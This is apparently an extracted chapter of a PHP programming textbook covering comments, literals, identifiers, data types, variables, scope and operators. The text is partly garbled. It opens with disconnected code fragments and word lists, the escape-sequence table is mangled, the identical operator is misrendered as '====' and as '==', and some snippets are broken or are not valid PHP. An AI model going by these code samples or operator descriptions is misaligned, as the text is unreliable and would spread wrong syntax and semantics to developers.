$value = $p * exp($r * $t); # calculate compounded
interest

<?php $d = 4 # Set $d to 4. ?> Then another <?php
echo $d ?><span class="docEmphBold">

Then another 4</span>
```

```
//////////
```

```
// Cookie functions
```

```
//////////
```

```
if ($double_check) {
```

```
    // create an HTML form requesting that the user  
    confirm the action
```

```
    echo confirmation_form( );
```

```
}
```

```
$value = $p * exp($r * $t); // calculate compounded  
interest
```

```
<?php $d = 4 // Set $d to 4. ?> Then another <?php  
echo $d ?><span class="docEmphBold">
```

Then another 4

/* In this section, we take a bunch of variables and
assign numbers to them. There is no real reason to
do this, we're just having fun.

*/

\$a = 1; \$b = 2; \$c = 3; \$d = 4;

/* These comments can be mixed with code too,
see? */ \$e = 5; /* This works just fine. */

<?php

\$l = 12;

\$m = 13;

/* A comment begins here

?>

<p>Some stuff you want to be HTML.</p>

```
<?= $n = 14; ?>
```

```
*/
```

```
echo("l=$l m=$m n=$n\n");
```

```
?>
```

```
<p>Now <b>this</b> is regular HTML...</p><span  
class="docEmphBold">
```

```
l=12 m=13 n=</span><span class="docEmphBold">
```

```
<p>Now <b>this</b> is regular HTML...</p>  
</span>
```

```
/* There are no
```

```
special indenting or spacing
```

```
rules that have to be followed, either.
```

```
*/
```

```
$f = 6;
```

```
/* $g = 7; # This is a different style of comment
```

```
$h = 8;
```

```
*/
```

```
$i = 9;
```

```
/* $j = 10; /* This is a comment */
```

```
$k = 11;
```

```
Here is some comment text.
```

```
*/
```

```
2001
```

```
0xFE
```

1.4142

"Hello World"

'Hi'

true

null

\$bill

\$head_count

\$MaximumForce

\$I_HEART_PHP

\$_underscore

\$_int

\$not valid

\$|

\$3wa

\$hot_stuff \$Hot_stuff \$hot_Stuff \$HOT_STUFF

tally

list_all_users

deleteTclFiles

LOWERCASE_IS_FOR_WIMPS

_hide

howdy HoWdY HOWDY HOWdy howdy

Person

account

```
define('PUBLISHER', "O'Reilly & Associates");
```

```
echo PUBLISHER;
```

and

\$argc

\$argv

as

break

case

cfunction

class

continue

declare

default

die

do

E_ALL

echo

E_ERROR

else

elseif

empty

enddeclare

endfor

endforeach

endif

endswitch

E_PARSE

eval

E_WARNING

exit

extends

FALSE

for

foreach

function

\$HTTP_COOKIE_VARS

\$HTTP_ENV_VARS

\$HTTP_GET_VARS

\$HTTP_POST_FILES

\$HTTP_POST_VARS

\$HTTP_SERVER_VARS

if

include

include_once

global

list

new

not

NULL

old_function

or

parent

PHP_OS

\$PHP_SELF

PHP_VERSION

print

require

require_once

return

static

stdClass

switch

\$this

TRUE

var

virtual

while

xor

--FILE--

--LINE--

--sleep

--wakeup

\$_COOKIE

\$_ENV

`$_FILES`

`$_GET`

`$_POST`

`$_SERVER`

In addition, you cannot use an identifier that is the same as a built-in PHP function. For a complete list of these, see [Appendix A](#).

2.2 Data Types

PHP provides eight types of values, or data types. Four are scalar (single-value) types: integers, floating-point numbers, strings, and booleans. Two are compound (collection) types: arrays and objects. The remaining two are special types: resource and NULL. Numbers, booleans, resources, and NULL are discussed in full here, while strings, arrays, and objects are big enough topics that they get their own chapters ([Chapter 4](#), [Chapter 5](#), and [Chapter 6](#)).

2.2.1 Integers

Integers are whole numbers, like 1, 12, and 256. The range of acceptable values varies according to the details of your platform but typically extends from -2,147,483,648 to +2,147,483,647. Specifically, the range is equivalent to the range of the long data type of your C compiler. Unfortunately, the C standard doesn't specify what range that long type should have, so on some systems you might see a different integer range.

Integer literals can be written in decimal, octal, or hexadecimal. Decimal values are represented by a sequence of digits, without leading zeros. The sequence may begin with a plus (+) or minus (-) sign. If there is no sign, positive is assumed. Examples of decimal integers include the following:

1998
- 641
+33

Octal numbers consist of a leading 0 and a sequence of digits from 0 to 7. Like decimal numbers, octal numbers can be prefixed with a

plus or minus. Here are some example octal values and their equivalent decimal values:

```
0755      // decimal 493  
+010      // decimal 8
```

Hexadecimal values begin with 0x, followed by a sequence of digits (0-9) or letters (A-F). The letters can be upper- or lowercase but are usually written in capitals. Like decimal and octal values, you can include a sign in hexadecimal numbers:

```
0xFF      // decimal 255  
0x10      // decimal 16  
-0xDAD1    // decimal -56017
```

If you try to store a too-large integer in a variable, it will automatically be turned into a floating-point number.

Use the `is_int()` function (or its `is_integer()` alias) to test whether a value is an integer:

```
if (is_int($x)) {  
    // $x is an integer  
}
```

2.2.2 Floating-Point Numbers

Floating-point numbers (often referred to as real numbers) represent numeric values with decimal digits. Like integers, their limits depend on your machine's details. PHP floating-point numbers are equivalent to the range of the double data type of your C compiler. Usually, this allows numbers between 1.7E-308 and 1.7E+308 with 15 digits of accuracy. If you need more accuracy or a wider range of

integer values, you can use the BC or GMP extensions. See [Appendix B](#) for an overview of the BC and GMP extensions.

PHP recognizes floating-point numbers written in two different formats. There's the one we all use every day:

```
3.14  
0.017  
-7.1
```

but PHP also recognizes numbers in scientific notation:

```
0.314E1      // 0.314*101, or 3.14  
17.0E-3      // 17.0*10-3, or 0.017
```

Floating-point values are only approximate representations of numbers. For example, on many systems 3.5 is actually represented as 3.4999999999. This means you must take care to avoid writing code that assumes floating-point numbers are represented completely accurately, such as directly comparing two floating-point values using `==`. The normal approach is to compare to several decimal places:

```
if (int($a * 1000) == int($b * 1000)) {  
    // numbers equal to three decimal places
```

Use the `is_float()` function (or its `is_real()` alias) to test whether a value is a floating point number:

```
if (is_float($x)) {  
    // $x is a floating-point number  
}
```

2.2.3 Strings

Because strings are so common in web applications, PHP includes core-level support for creating and manipulating strings. A string is a sequence of characters of arbitrary length. String literals are delimited by either single or double quotes:

```
'big dog'  
"fat hog"
```

Variables are expanded within double quotes, while within single quotes they are not:

```
$name = "Guido";  
echo "Hi, $name\n";  
echo 'Hi, $name';  
Hi, Guido  
Hi, $name
```

Double quotes also support a variety of string escapes, as listed in [Table 2-2](#).

Table 2-2. Escape sequences in double-quoted strings

Escape sequence	Character represented
\"	Double quotes
\n	Newline
\r	Carriage return

\t	Tab
\\"	Backslash
\\$	Dollar sign
\{	Left brace
\}	Right brace
\[Left bracket
\]	Right bracket
\0 through \777	ASCII character represented by octal value
\x0 through \xFF	ASCII character represented by hex value

A single-quoted string only recognizes \\ to get a literal backslash and \' to get a literal single quote:

```
$dos_path = 'C:\\WINDOWS\\\\SYSTEM';
$publisher = 'Tim O\\'Reilly';
echo "$dos_path $publisher\\n";
C:\\WINDOWS\\SYSTEM Tim O'Reilly
```

To test whether two strings are equal, use the `==` comparison operator:

```
if ($a == $b) { echo "a and b are equal" }
```

Use the `is_string()` function to test whether a value is a string:

```
if (is_string($x)) {
    // $x is a string
}
```

PHP provides operators and functions to compare, disassemble, assemble, search, replace, and trim strings, as well as a host of specialized string functions for working with HTTP, HTML, and SQL encodings. Because there are so many string-manipulation functions, we've devoted a whole chapter ([Chapter 4](#)) to covering all the details.

2.2.4 Booleans

A boolean value represents a "truth value"—it says whether something is true or not. Like most programming languages, PHP defines some values as true and others as false. Truth and falseness determine the outcome of conditional code such as:

```
if ($alive) { ... }
```

In PHP, the following values are false:

- The keyword `false`
- The integer `0`

- The floating-point value `0.0`
- The empty string ("") and the string "0"
- An array with zero elements
- An object with no values or functions
- The `NULL` value

Any value that is not false is true, including all resource values (which are described later, in [Section 2.2.7](#)).

PHP provides `true` and `false` keywords for clarity:

```
$x = 5;           // $x has a true value
$x = true;        // clearer way to write it
$y = "";          // $y has a false value
$y = false;        // clearer way to write it
```

Use the `is_bool()` function to test whether a value is a boolean:

```
if (is_bool($x)) {
    // $x is a boolean
}
```

2.2.5 Arrays

An array holds a group of values, which you can identify by position (a number, with zero being the first position) or some identifying name (a string):

```
$person[0] = "Edison";
$person[1] = "Wankel";
$person[2] = "Crapper";

$creator['Light bulb'] = "Edison";
$creator['Rotary Engine'] = "Wankel";
$creator['Toilet'] = "Crapper";
```

The **array()** construct creates an array:

```
$person = array('Edison', 'Wankel',
'Crapper');
$creator = array('Light bulb' =>
'Edison',
'Rotary Engine' =>
'Wankel',
'Toilet' =>
'Crapper');
```

There are several ways to loop across arrays, but the most common is a **foreach** loop:

```
foreach ($person as $name) {
    echo "Hello, $name\n";
}
foreach ($creator as $invention =>
$inventor) {
    echo "$inventor created the $invention\n";
}
Hello, Edison
Hello, Wankel
Hello, Crapper
```

Edison created the Light bulb
Wankel created the Rotary Engine
Crapper created the Toilet

You can sort the elements of an array with the various sort functions:

```
sort($person);
// $person is now array('Crapper', 'Edison',
'Wankel')

asort($creator);
// $creator is now array('Toilet'          =>
'Crapper',
//                      'Light bulb'     =>
'Edison',
//                      'Rotary Engine' =>
'Wankel');
```

Use the **is_array()** function to test whether a value is an array:

```
if (is_array($x)) {
    // $x is an array
}
```

There are functions for returning the number of items in the array, fetching every value in the array, and much more. Arrays are described in [Chapter 5](#).

2.2.6 Objects

PHP supports object-oriented programming (OOP). OOP promotes clean modular design, simplifies debugging and maintenance, and assists with code reuse.

Classes are the unit of object-oriented design. A class is a definition of a structure that contains properties (variables) and methods (functions). Classes are defined with the **class** keyword:

```
class Person {  
    var $name = '';  
  
    function name ($newname = NULL) {  
        if (! is_null($newname)) {  
            $this->name = $newname;  
        }  
        return $this->name;  
    }  
}
```

Once a class is defined, any number of objects can be made from it with the **new** keyword, and the properties and methods can be accessed with the **->** construct:

```
$ed = new Person;  
$ed->name('Edison');  
printf("Hello, %s\n", $ed->name);  
$tc = new Person;  
$tc->name('Crapper');  
printf("Look out below %s\n", $tc->name);  
Hello, Edison  
Look out below Crapper
```

Use the **is_object()** function to test whether a value is an object:

```
if (is_object($x)) {  
    // $x is an object  
}
```

[Chapter 6](#) describes classes and objects in much more detail, including inheritance, encapsulation (or the lack thereof), and introspection.

2.2.7 Resources

Many modules provide several functions for dealing with the outside world. For example, every database extension has at least a function to connect to the database, a function to send a query to the database, and a function to close the connection to the database. Because you can have multiple database connections open at once, the connect function gives you something by which to identify that connection when you call the query and close functions: a resource.

Resources are really integers under the surface. Their main benefit is that they're garbage collected when no longer in use. When the last reference to a resource value goes away, the extension that created the resource is called to free any memory, close any connection, etc. for that resource:

```
$res = database_connect(); // fictitious  
function  
database_query($res);  
$res = "boo"; // database  
connection automatically closed
```

The benefit of this automatic cleanup is best seen within functions, when the resource is assigned to a local variable. When the function ends, the variable's value is reclaimed by PHP:

```
function search ( ) {  
    $res = database_connect( );  
    $database_query($res);  
}
```

When there are no more references to the resource, it's automatically shut down.

That said, most extensions provide a specific shutdown or close function, and it's considered good style to call that function explicitly when needed rather than to rely on variable scoping to trigger resource cleanup.

Use the `is_resource()` function to test whether a value is a resource:

```
if (is_resource($x)) {  
    // $x is a resource  
}
```

2.2.8 NULL

There's only one value of the NULL data type. That value is available through the case-insensitive keyword `NULL`. The `NULL` value represents a variable that has no value (similar to Perl's `undef` or Python's `None`):

```
$aleph = "beta";  
$aleph = null;      // variable's value is  
                   // gone  
$aleph = Null;     // same  
$aleph = NULL;     // same
```

Use the `is_null()` function to test whether a value is `NULL`—for instance, to see whether a variable has a value:

```
if (is_null($x)) {  
    // $x is NULL  
}
```

2.3 Variables

Variables in PHP are identifiers prefixed with a dollar sign (\$). For example:

```
$name  
$Age  
$_debugging  
$MAXIMUM_IMPACT
```

A variable may hold a value of any type. There is no compile- or runtime type checking on variables. You can replace a variable's value with another of a different type:

```
$what = "Fred";  
$what = 35;  
$what = array('Fred', '35', 'Wilma');
```

There is no explicit syntax for declaring variables in PHP. The first time the value of a variable is set, the variable is created. In other words, setting a variable functions as a declaration. For example, this is a valid complete PHP program:

```
$day = 60 * 60 * 24;  
echo "There are $day seconds in a day.\n";  
There are 86400 seconds in a day.
```

A variable whose value has not been set behaves like the **NULL** value:

```
if ($uninitialized_variable === NULL) {  
    echo "Yes!";
```

}

Yes

2.3.1 Variable Variables

You can reference the value of a variable whose name is stored in another variable. For example:

```
$foo = 'bar';
$$foo = 'baz';
```

After the second statement executes, the variable **\$bar** has the value "baz".

2.3.2 Variable References

In PHP, references are how you create variable aliases. To make **\$black** an alias for the variable **\$white**, use:

```
$black =& $white;
```

The old value of **\$black** is lost. Instead, **\$black** is now another name for the value that is stored in **\$white**:

```
$big_long_variable_name = "PHP";
$short = & $big_long_variable_name;
$big_long_variable_name .= " rocks!";
print "\$short is $short\n";
print "Long is $big_long_variable_name\n";
$short is PHP rocks!
Long is PHP rocks!
$short = "Programming $short";
```

```
print "\$short is $short\n";
print "Long is $big_long_variable_name\n";
$short is Programming PHP rocks!
Long is Programming PHP rocks!
```

After the assignment, the two variables are alternate names for the same value. Unsetting a variable that is aliased does not affect other names for that variable's value, though:

```
$white = "snow";
$black =& $white;
unset($white);
print $black;
snow
```

Functions can return values by reference (for example, to avoid copying large strings or arrays, as discussed in [Chapter 3](#)):

```
function &ret_ref() {      // note the &
    $var = "PHP";
    return $var;
}

$v = & ret_ref();           // note the &
```

2.3.3 Variable Scope

The scope of a variable, which is controlled by the location of the variable's declaration, determines those parts of the program that can access it. There are four types of variable scope in PHP: local, global, static, and function parameters.

2.3.3.1 Local scope

A variable declared in a function is local to that function. That is, it is visible only to code in that function (including nested function definitions); it is not accessible outside the function. In addition, by default, variables defined outside a function (called global variables) are not accessible inside the function. For example, here's a function that updates a local variable instead of a global variable:

```
function update_counter ( ) {  
    $counter++;  
}  
$counter = 10;  
update_counter();  
echo $counter;  
10
```

The **\$counter** inside the function is local to that function, because we haven't said otherwise. The function increments its private **\$counter**, whose value is thrown away when the subroutine ends. The global **\$counter** remains set at 10.

Only functions can provide local scope. Unlike in other languages, in PHP you can't create a variable whose scope is a loop, conditional branch, or other type of block.

2.3.3.2 Global scope

Variables declared outside a function are global. That is, they can be accessed from any part of the program. However, by default, they are not available inside functions. To allow a function to access a global variable, you can use the `global` keyword inside the function to declare the variable within the function. Here's how we can rewrite the `update_counter()` function to allow it to access the global **\$counter** variable:

```
function update_counter ( ) {
    global $counter;
    $counter++;
}
$counter = 10;
update_counter( );
echo $counter;
11
```

A more cumbersome way to update the global variable is to use PHP's **\$GLOBALS** array instead of accessing the variable directly:

```
function update_counter ( ) {
    $GLOBALS[counter]++;
}
$counter = 10;
update_counter( );
echo $counter;
11
```

2.3.3.3 Static variables

A static variable retains its value between calls to a function but is visible only within that function. You declare a variable static with the **static** keyword. For example:

```
function update_counter ( ) {
    static $counter = 0;
    $counter++;
    echo "Static counter is now $counter\n";
}
$counter = 10;
```

```
update_counter( );
update_counter( );
echo "Global counter is $counter\n";
Static counter is now 1
Static counter is now 2
Global counter is 10
```

2.3.3.4 Function parameters

As we'll discuss in more detail in [Chapter 3](#), a function definition can have named parameters:

```
function greet ($name) {
    echo "Hello, $name\n";
}
greet("Janet");
Hello, Janet
```

Function parameters are local, meaning that they are available only inside their functions. In this case, `$name` is inaccessible from outside `greet()`.

2.3.4 Garbage Collection

PHP uses reference counting and copy-on-write to manage memory. Copy-on-write ensures that memory isn't wasted when you copy values between variables, and reference counting ensures that memory is returned to the operating system when it is no longer needed.

To understand memory management in PHP, you must first understand the idea of a *symbol table*. There are two parts to a

variable—its name (e.g., `$name`), and its value (e.g., `"Fred"`). A symbol table is an array that maps variable names to the positions of their values in memory.

When you copy a value from one variable to another, PHP doesn't get more memory for a copy of the value. Instead, it updates the symbol table to say "both of these variables are names for the same chunk of memory." So the following code doesn't actually create a new array:

```
$worker = array("Fred", 35, "Wilma");
$other = $worker;                                //
array isn't copied
```

If you then modify either copy, PHP allocates the memory and makes the copy:

```
$worker[1] = 36;                                //
array is copied, value changed
```

By delaying the allocation and copying, PHP saves time and memory in a lot of situations. This is copy-on-write.

Each value pointed to by a symbol table has a *reference count*, a number that represents the number of ways there are to get to that piece of memory. After the initial assignment of the array to `$worker` and `$worker` to `$other`, the array pointed to by the symbol table entries for `$worker` and `$other` has a reference count of 2.^[1] In other words, that memory can be reached two ways: through `$worker` or `$other`. But after `$worker[1]` is changed, PHP creates a new array for `$worker`, and the reference count of each of the arrays is only 1.

^[1] It is actually 3 if you are looking at the reference count from the C API, but for the purposes of this explanation and from a user-space perspective, it is easier to think of it as 2.

When a variable goes out of scope (as a function parameter or local variable does at the end of a function), the reference count of its value is decreased by one. When a variable is assigned a value in a different area of memory, the reference count of the old value is decreased by one. When the reference count of a value reaches 0, its memory is freed. This is reference counting.

Reference counting is the preferred way to manage memory. Keep variables local to functions, pass in values that the functions need to work on, and let reference counting take care of freeing memory when it's no longer needed. If you do insist on trying to get a little more information or control over freeing a variable's value, use the `isset()` and `unset()` functions.

To see if a variable has been set to something, even the empty string, use `isset()`:

```
$s1 = isset($name); //  
$s1 is false  
$name = "Fred";  
$s2 = isset($name); //  
$s2 is true
```

Use `unset()` to remove a variable's value:

```
$name = "Fred";  
unset($name); //  
$name is NULL
```

2.4 Expressions and Operators

An *expression* is a bit of PHP that can be evaluated to produce a value. The simplest expressions are literal values and variables. A literal value evaluates to itself, while a variable evaluates to the value stored in the variable. More complex expressions can be formed using simple expressions and operators.

An *operator* takes some values (the operands) and does something (for instance, adds them together). Operators are written as punctuation symbols—for instance, the + and - familiar to us from math. Some operators modify their operands, while most do not.

[Table 2-3](#) summarizes the operators in PHP, many of which were borrowed from C and Perl. The column labeled "P" gives the operator's precedence; the operators are listed in precedence order, from highest to lowest. The column labeled "A" gives the operator's associativity, which can be L (left-to-right), R (right-to-left), or N (non-associative).

Table 2-3. PHP operators

P	A	Operator	Operation
19	N	<code>new</code>	Create new object
18	R	<code>[</code>	Array subscript

17	R	!	Logical NOT
	R	~	Bitwise NOT
	R	++	Increment
	R	--	Decrement
	R	(int), (double), (string), (array), (object)	Cast
	R	@	Inhibit errors
16	L	*	Multiplication
	L	/	Division
	L	%	Modulus
15	L	+	Addition
	L	-	Subtraction

	L	.	String concatenation
14	L	<<	Bitwise shift left
	L	>>	Bitwise shift right
13	N	<, <=	Less than, less than or equal
	N	>, >=	Greater than, greater than or equal
12	N	==	Value equality
	N	!=, <>	Inequality
	N	====	Type and value equality
	N	!==	Type and value inequality
11	L	&	Bitwise AND

10	L	<code>^</code>	Bitwise XOR
9	L	<code> </code>	Bitwise OR
8	L	<code>&&</code>	Logical AND
7	L	<code> </code>	Logical OR
6	L	<code>? :</code>	Conditional operator
5	L	<code>=</code>	Assignment
	L	<code>+=, -=, *=, /=, .=, %=, &=, =, ^=, ~=, <<=, >>=</code>	Assignment with operation
4	L	<code>and</code>	Logical AND
3	L	<code>xor</code>	Logical XOR
2	L	<code>or</code>	Logical OR
1	L	<code>,</code>	List separator

2.4.1 Number of Operands

Most operators in PHP are binary operators; they combine two operands (or expressions) into a single, more complex expression. PHP also supports a number of unary operators, which convert a single expression into a more complex expression. Finally, PHP supports a single ternary operator that combines three expressions into a single expression.

2.4.2 Operator Precedence

The order in which operators in an expression are evaluated depends on their relative precedence. For example, you might write:

2 + 4 * 3

As you can see in [Table 2-3](#), the addition and multiplication operators have different precedence, with multiplication higher than addition. So the multiplication happens before the addition, giving **2 + 12**, or **14**, as the answer. If the precedence of addition and multiplication were reversed, **6 * 3**, or **18**, would be the answer.

To force a particular order, you can group operands with the appropriate operator in parentheses. In our previous example, to get the value **18**, you can use this expression:

(2 + 4) * 3

It is possible to write all complex expressions (expressions containing more than a single operator) simply by putting the operands and operators in the appropriate order so that their relative precedence yields the answer you want. Most programmers,

however, write the operators in the order that they feel makes the most sense to programmers, and add parentheses to ensure it makes sense to PHP as well. Getting precedence wrong leads to code like:

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

This code is hard to read and is almost definitely not doing what the programmer expected it to do.

One way many programmers deal with the complex precedence rules in programming languages is to reduce precedence down to two rules:

- Multiplication and division have higher precedence than addition and subtraction.
- Use parentheses for anything else.

2.4.3 Operator Associativity

Associativity defines the order in which operators with the same order of precedence are evaluated. For example, look at:

```
2 / 2 * 2
```

The division and multiplication operators have the same precedence, but the result of the expression depends on which operation we do first:

```
2/(2*2)      // 0.5  
(2/2)*2     // 2
```

The division and multiplication operators are left-associative; this means that in cases of ambiguity, the operators are evaluated from left to right. In this example, the correct result is 2.

2.4.4 Implicit Casting

Many operators have expectations of their operands—for instance, binary math operators typically require both operands to be of the same type. PHP's variables can store integers, floating-point numbers, strings, and more, and to keep as much of the type details away from the programmer as possible, PHP converts values from one type to another as necessary.

The conversion of a value from one type to another is called *casting*. This kind of implicit casting is called *type juggling* in PHP. The rules for the type juggling done by arithmetic operators are shown in [Table 2-4](#).

Table 2-4. Implicit casting rules for binary arithmetic operations

Type of first operand	Type of second operand	Conversion performed
Integer	Floating point	The integer is converted to a floating-point number
Integer	String	The string is converted to a number; if the value after conversion is a floating-

		point number, the integer is converted to a floating-point number
Floating point	String	The string is converted to a floating-point number

Some other operators have different expectations of their operands, and thus have different rules. For example, the string concatenation operator converts both operands to strings before concatenating them:

```
3 . 2.74      // gives the string 32.74
```

You can use a string anywhere PHP expects a number. The string is presumed to start with an integer or floating-point number. If no number is found at the start of the string, the numeric value of that string is 0. If the string contains a period (.) or uppercase e, evaluating it numerically produces a floating-point number. For example:

```
"9 Lives" - 1;          // 8 (int)
"3.14 Pies" * 2;       // 6.28 (float)
"9 Lives." - 1;         // 8 (float)
"1E3 Points of Light" + 1; // 1001 (float)
```

2.4.5 Arithmetic Operators

The arithmetic operators are operators you'll recognize from everyday use. Most of the arithmetic operators are binary; however, the arithmetic negation and arithmetic assertion operators are unary. These operators require numeric values, and non-numeric values

are converted into numeric values by the rules described in [Section 2.4.11](#). The arithmetic operators are:

Addition (+)

The result of the addition operator is the sum of the two operands.

Subtraction (-)

The result of the subtraction operator is the difference between the two operands; i.e., the value of the second operand subtracted from the first.

Multiplication (*)

The result of the multiplication operator is the product of the two operands. For example, $3 * 4$ is **12**.

Division (/)

The result of the division operator is the quotient of the two operands. Dividing two integers can give an integer (e.g., **4/2**) or a floating-point result (e.g., **1/2**).

Modulus (%)

The modulus operator converts both operands to integers and returns the remainder of the division of the first operand by the second operand. For example, $10 \% 6$ is **4**.

Arithmetic negation (-)

The arithmetic negation operator returns the operand multiplied by -1, effectively changing its sign. For example, $-(3 - 4)$ evaluates to **1**. Arithmetic negation is different from the

subtraction operator, even though they both are written as a minus sign. Arithmetic negation is always unary and before the operand. Subtraction is binary and between its operands.

Arithmetic assertion ($+$)

The arithmetic assertion operator returns the operand multiplied by $+1$, which has no effect. It is used only as a visual cue to indicate the sign of a value. For example, $+(3 - 4)$ evaluates to -1 , just as $(3 - 4)$ does.

2.4.6 String Concatenation Operator

Manipulating strings is such a core part of PHP applications that PHP has a separate string concatenation operator ($.$). The concatenation operator appends the righthand operand to the lefthand operand and returns the resulting string. Operands are first converted to strings, if necessary. For example:

```
$n = 5;  
$s = 'There were ' . $n . ' ducks.';  
// $s is 'There were 5 ducks'
```

2.4.7 Autoincrement and Autodecrement Operators

In programming, one of the most common operations is to increase or decrease the value of a variable by one. The unary autoincrement ($++$) and autodecrement ($--$) operators provide shortcuts for these common operations. These operators are unique in that they work only on variables; the operators change their operands' values as well as returning a value.

There are two ways to use autoincrement or autodecrement in expressions. If you put the operator in front of the operand, it returns the new value of the operand (incremented or decremented). If you

put the operator after the operand, it returns the original value of the operand (before the increment or decrement). [Table 2-5](#) lists the different operations.

Table 2-5. Autoincrement and autodecrement operations

Operator	Name	Value returned	Effect on \$var
\$var++	Post-increment	\$var	Incremented
+\$var	Pre-increment	\$var + 1	Incremented
\$var--	Post-decrement	\$var	Decrement
--\$var	Pre-decrement	\$var - 1	Decrement

These operators can be applied to strings as well as numbers. Incrementing an alphabetic character turns it into the next letter in the alphabet. As illustrated in [Table 2-6](#), incrementing "z" or "Z" wraps it back to "a" or "A" and increments the previous character by one, as though the characters were in a base-26 number system.

Table 2-6. Autoincrement with letters

Incrementing this	Gives this
"a"	"b"
"z"	"aa"
"spaz"	"spba"
"K9"	"L0"
"42"	"43"

2.4.8 Comparison Operators

As their name suggests, comparison operators compare operands. The result is always either **true**, if the comparison is truthful, or **false**, otherwise.

Operands to the comparison operators can be both numeric, both string, or one numeric and one string. The operators check for truthfulness in slightly different ways based on the types and values of the operands, either using strictly numeric comparisons or using lexicographic (textual) comparisons. [Table 2-7](#) outlines when each type of check is used.

Table 2-7. Type of comparision performed by the comparision operators

First operand	Second operand	Comparison
Number	Number	Numeric
String that is entirely numeric	String that is entirely numeric	Numeric
String that is entirely numeric	Number	Numeric
String that is not entirely numeric	Number	Lexicographic
String that is entirely numeric	String that is not entirely numeric	Lexicographic
String that is not entirely numeric	String that is not entirely numeric	Lexicographic

One important thing to note is that two numeric strings are compared as if they were numbers. If you have two strings that consist entirely of numeric characters and you need to compare them lexicographically, use the **strcmp()** function.

The comparison operators are:

Equality (`==`)

If both operands are equal, this operator returns `true`; otherwise, it returns `false`.

Identical (`==`)

If both operands are equal and are of the same type, this operator returns `true`; otherwise, it returns `false`. Note that this operator does *not* do implicit type casting. This operator is useful when you don't know if the values you're comparing are of the same type. Simple comparison may involve value conversion. For instance, the strings "`0.0`" and "`0`" are not equal. The `==` operator says they are, but `==` says they are not.

Inequality (`!=` or `<>`)

If both operands are not equal, this operator returns `true`; otherwise, it returns `false`.

Not identical (`!==`)

If both operands are not equal, or they are not of the same type, this operator returns `true`; otherwise, it returns `false`.

Greater than (`>`)

If the lefthand operator is greater than the righthand operator, this operator returns `true`; otherwise, it returns `false`.

Greater than or equal to (`>=`)

If the lefthand operator is greater than or equal to the righthand operator, this operator returns **true**; otherwise, it returns **false**.

Less than (<)

If the lefthand operator is less than the righthand operator, this operator returns **true**; otherwise, it returns **false**.

Less than or equal to (<=)

If the lefthand operator is less than or equal to the righthand operator, this operator returns **true**; otherwise, it returns **false**.

2.4.9 Bitwise Operators

The bitwise operators act on the binary representation of their operands. Each operand is first turned into a binary representation of the value, as described in the bitwise negation operator entry in the following list. All the bitwise operators work on numbers as well as strings, but they vary in their treatment of string operands of different lengths. The bitwise operators are:

Bitwise negation (~)

The bitwise negation operator changes 1s to 0s and 0s to 1s in the binary representations of the operands. Floating-point values are converted to integers before the operation takes place. If the operand is a string, the resulting value is a string the same length as the original, with each character in the string negated.

Bitwise AND (&)

The bitwise AND operator compares each corresponding bit in the binary representations of the operands. If both bits are 1, the corresponding bit in the result is 1; otherwise, the corresponding bit is 0. For example, **0755 & 0671** is **0651**.

This is a bit easier to understand if we look at the binary representation. Octal 0755 is binary **111101101**, and octal 0671 is binary **110111001**. We can easily see which bits are on in both numbers and visually come up with the answer:

```
111101101  
& 110111001  
-----  
110101001
```

The binary number **110101001** is octal **0651**.^[2] You can use the PHP functions **bindec()**, **decbin()**, **octdec()**, and **decoct()** to convert numbers back and forth when you are trying to understand binary arithmetic.

^[2] Here's a tip: split the binary number up into three groups. 6 is binary 110, 5 is binary 101, and 1 is binary 001; thus, 0651 is 110101001.

If both operands are strings, the operator returns a string in which each character is the result of a bitwise AND operation between the two corresponding characters in the operands. The resulting string is the length of the shorter of the two operands; trailing extra characters in the longer string are ignored. For example, "**wolf**" & "**cat**" is "**cad**".

Bitwise OR (|)

The bitwise OR operator compares each corresponding bit in the binary representations of the operands. If both bits are 0,

the resulting bit is 0; otherwise, the resulting bit is 1. For example, **0755 | 020** is **0775**.

If both operands are strings, the operator returns a string in which each character is the result of a bitwise OR operation between the two corresponding characters in the operands. The resulting string is the length of the longer of the two operands, and the shorter string is padded at the end with binary 0s. For example, **"pussy" | "cat"** is **"suwsy"**.

Bitwise XOR (^)

The bitwise XOR operator compares each corresponding bit in the binary representation of the operands. If either of the bits in the pair, but not both, is 1, the resulting bit is 1; otherwise, the resulting bit is 0. For example, **0755 ^ 023** is **776**.

If both operands are strings, this operator returns a string in which each character is the result of a bitwise XOR operation between the two corresponding characters in the operands. If the two strings are different lengths, the resulting string is the length of the shorter operand, and extra trailing characters in the longer string are ignored. For example, **"big drink" ^ "AA"** is **"#("**.

Left shift (<<)

The left shift operator shifts the bits in the binary representation of the lefthand operand left by the number of places given in the righthand operand. Both operands will be converted to integers if they aren't already. Shifting a binary number to the left inserts a 0 as the rightmost bit of the number and moves all other bits to the left one place. For example, **3 << 1** (or binary 11 shifted one place left) results in **6** (binary 110).

Note that each place to the left that a number is shifted results in a doubling of the number. The result of left shifting is multiplying the lefthand operand by 2 to the power of the righthand operand.

Right shift (`>>`)

The right shift operator shifts the bits in the binary representation of the lefthand operand right by the number of places given in the righthand operand. Both operands will be converted to integers if they aren't already. Shifting a binary number to the right inserts a 0 as the leftmost bit of the number and moves all other bits to the right one place. The rightmost bit is discarded. For example, `13 >> 1` (or binary 1101) shifted one place right results in `6` (binary 110).

2.4.10 Logical Operators

Logical operators provide ways for you to build complex logical expressions. Logical operators treat their operands as Boolean values and return a Boolean value. There are both punctuation and English versions of the operators (`||` and `or` are the same operator). The logical operators are:

Logical AND (`&&`, `and`)

The result of the logical AND operation is `true` if and only if both operands are `true`; otherwise, it is `false`. If the value of the first operand is `false`, the logical AND operator knows that the resulting value must also be `false`, so the righthand operand is never evaluated. This process is called *short-circuiting*, and a common PHP idiom uses it to ensure that a piece of code is evaluated only if something is true. For example, you might connect to a database only if some flag is not `false`:

```
$result = $flag and mysql_connect( );
```

The `&&` and `and` operators differ only in their precedence.

Logical OR (`||`, `or`)

The result of the logical OR operation is `true` if either operand is `true`; otherwise, the result is `false`. Like the logical AND operator, the logical OR operator is short-circuited. If the lefthand operator is `true`, the result of the operator must be `true`, so the righthand operator is never evaluated. A common PHP idiom uses this to trigger an error condition if something goes wrong. For example:

```
$result = fopen($filename) or exit( );
```

The `||` and `or` operators differ only in their precedence.

Logical XOR (`xor`)

The result of the logical XOR operation is `true` if either operand, but not both, is `true`; otherwise, it is `false`.

Logical negation (`!`)

The logical negation operator returns the Boolean value `true` if the operand evaluates to `false`, and `false` if the operand evaluates to `true`.

2.4.11 Casting Operators

